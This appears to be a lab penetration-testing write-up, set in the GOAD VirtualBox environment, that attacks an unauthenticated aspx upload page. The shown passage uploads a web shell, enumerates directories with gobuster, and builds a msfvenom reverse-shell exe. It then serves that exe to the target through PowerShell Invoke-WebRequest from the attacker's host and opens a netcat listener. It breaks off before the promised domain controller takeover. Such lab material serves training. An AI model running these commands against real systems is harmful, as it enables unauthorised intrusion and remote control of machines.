
DC takeover via Insecure Web Upload

Let's take a look at an insecure web function that ultimately leads to a domain controller compromise.


Here's our scenario. We already ran a port scan and detected 2 machines (a DC and a client). Here's the architecture we're looking at.



Now, let's get hacking.


The client machine has port 80 open. Naturally, we want to see what is running on this web server.

We see a website that has a link to upload files. Let's follow the link.



Please follow this link to upload your files.

The link takes us to Default.aspx, which houses functionality that allows us to browse for and upload a file (unauthenticated).




File uploader to the upload/ folder

No file selected.

We know 2 very important things right from the previous screenshot.
1. We can upload files to the web server
2. The server serves (and therefore will most likely accept) aspx files.


Let's try to upload an aspx cmd shell.



File uploader to the upload/ folder

cmdasp.aspx

The shell uploaded successfully.




File uploader to the upload/ folder

No file selected.

cmdasp.aspx has been uploaded.


Now we need to know where this file uploaded to. Let's use gobuster to search for directories within the web site structure.




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.56.22 -w /usr/share/wordlists/dirb/common.txt -x php,ini,txt,doc,html,bak,asp,jsp -b 403,404
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.22
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   403,404
[+] User Agent:              gobuster/3.6
[+] Extensions:              ini,txt,doc,html,bak,asp,jsp,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/aspnet_client        (Status: 301) [Size: 158] [--> http://192.168.56.22/aspnet_client/]
/index.html           (Status: 200) [Size: 149]
/Index.html           (Status: 200) [Size: 149]
/index.html           (Status: 200) [Size: 149]
/upload               (Status: 301) [Size: 151] [--> http://192.168.56.22/upload/]
Progress: 41526 / 41535 (99.98%)
===============================================================
Finished
===============================================================
```

There's an upload directory. This is most likely where the file was uploaded to. Let's try calling our shell from this directory.

.



Excellent! We have a command shell onto the system. We can now perform remote command / code execution. First let's see which user we are accessing the back-end target as.




```
iis apppool\defaultapppool
```

Command: whoami

We are running commands in the context of defaultapppool. IIS AppPool\DefaultAppPool is an application pool identity, which is a special identity used by Internet Information Services (IIS) to run worker processes for an application pool. It is not a real Windows user account, but rather a virtual identity that is used to run the application pool.

Let's gain some situational awareness and see what OS / version this machine is running.


We run systeminfo and determine that this is a 64-bit OS running Windows 10.



Command: systeminfo


```
Host Name:                 CASTELBLACK
OS Name:                   Microsoft Windows Server 201
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Server
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Vagrant
Product ID:                00431-20000-00000-AA848
Original Install Date:     2/4/2024, 5:21:50 PM
System Boot Time:          4/25/2024, 6:28:57 AM
System Manufacturer:       innotek GmbH
System Model:              VirtualBox
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 154 Stepping 4 GenuineIntel ~2496 Mhz
BIOS Version:              innotek GmbH VirtualBox, 12/1/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,048 MB
Available Physical Memory: 674 MB
Virtual Memory: Max Size:  3,200 MB
Virtual Memory: Available: 1,761 MB
Virtual Memory: In Use:    1,439 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    north.sevenkingdoms.local
Logon Server:              N/A
Hotfix(s):                 8 Hotfix(s) Installed.
                           [01]: KB4565625
                           [02]: KB4462930
                           [03]: KB4494174
                           [04]: KB4512577
                           [05]: KB4558997
                           [06]: KB4561600
                           [07]: KB4558998
                           [08]: KB5037017
Network Card(s):           2 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Desktop Adapter
                                 Connection Name: Ethernet
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.0.2.2
                                 IP address(es)
                                 [01]: 10.0.2.15
                                 [02]: fe80::2434:f68b:db61:8e6d
                           [02]: Intel(R) PRO/1000 MT Desktop Adapter
                                 Connection Name: Ethernet 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.56.22
                                 [02]: fe80::116f:2367:b97b:ae91
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```

Let's create a 64-bit reverse (non-staged) shell using the metasploit framework.




```
┌──(kali㉿kali)-[~/GOAD/Castleback]
└─$ msfvenom -p windows/x64/shell_reverse_tcp -f exe -o shell.exe LHOST=192.168.56.106 LPORT=4444
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe

┌──(kali㉿kali)-[~/GOAD/Castleback]
└─$ dir
shell.exe

┌──(kali㉿kali)-[~/GOAD/Castleback]
└─$ 
```

Now we'll need to start a python HTTP server so that we can transfer the shell to the target using powershell via our command shell.



```
┌──(kali㉿kali)-[~/GOAD/Castleback]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


We are using powershell's Invoke-WebRequest cmdlet (iwr), also note that we are saving the file to C:-\Users\Public because as it is a world-writable directory on Windows.



192.168.56.22/upload/cmdasp.aspx


Command: powershell iwr -uri http://192.168.56.106,

On our python HTTP server we can see that the file was successfully transferred over.




```
┌──(kali㉿kali)-[~/GOAD/Castleback]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.56.22 - - [25/Apr/2024 10:05:59] "GET /shell.exe HTTP/1.1" 200 -
```

Let's start a netcat listener using rlwrap. We'll listen on the port that we created our reverse shell with , 4444.



```
┌──(kali㉿kali)-[~/GOAD/Castleback]
└─$ rlwrap nc -nvlp 4444
listening on [any] 4444 ...
```

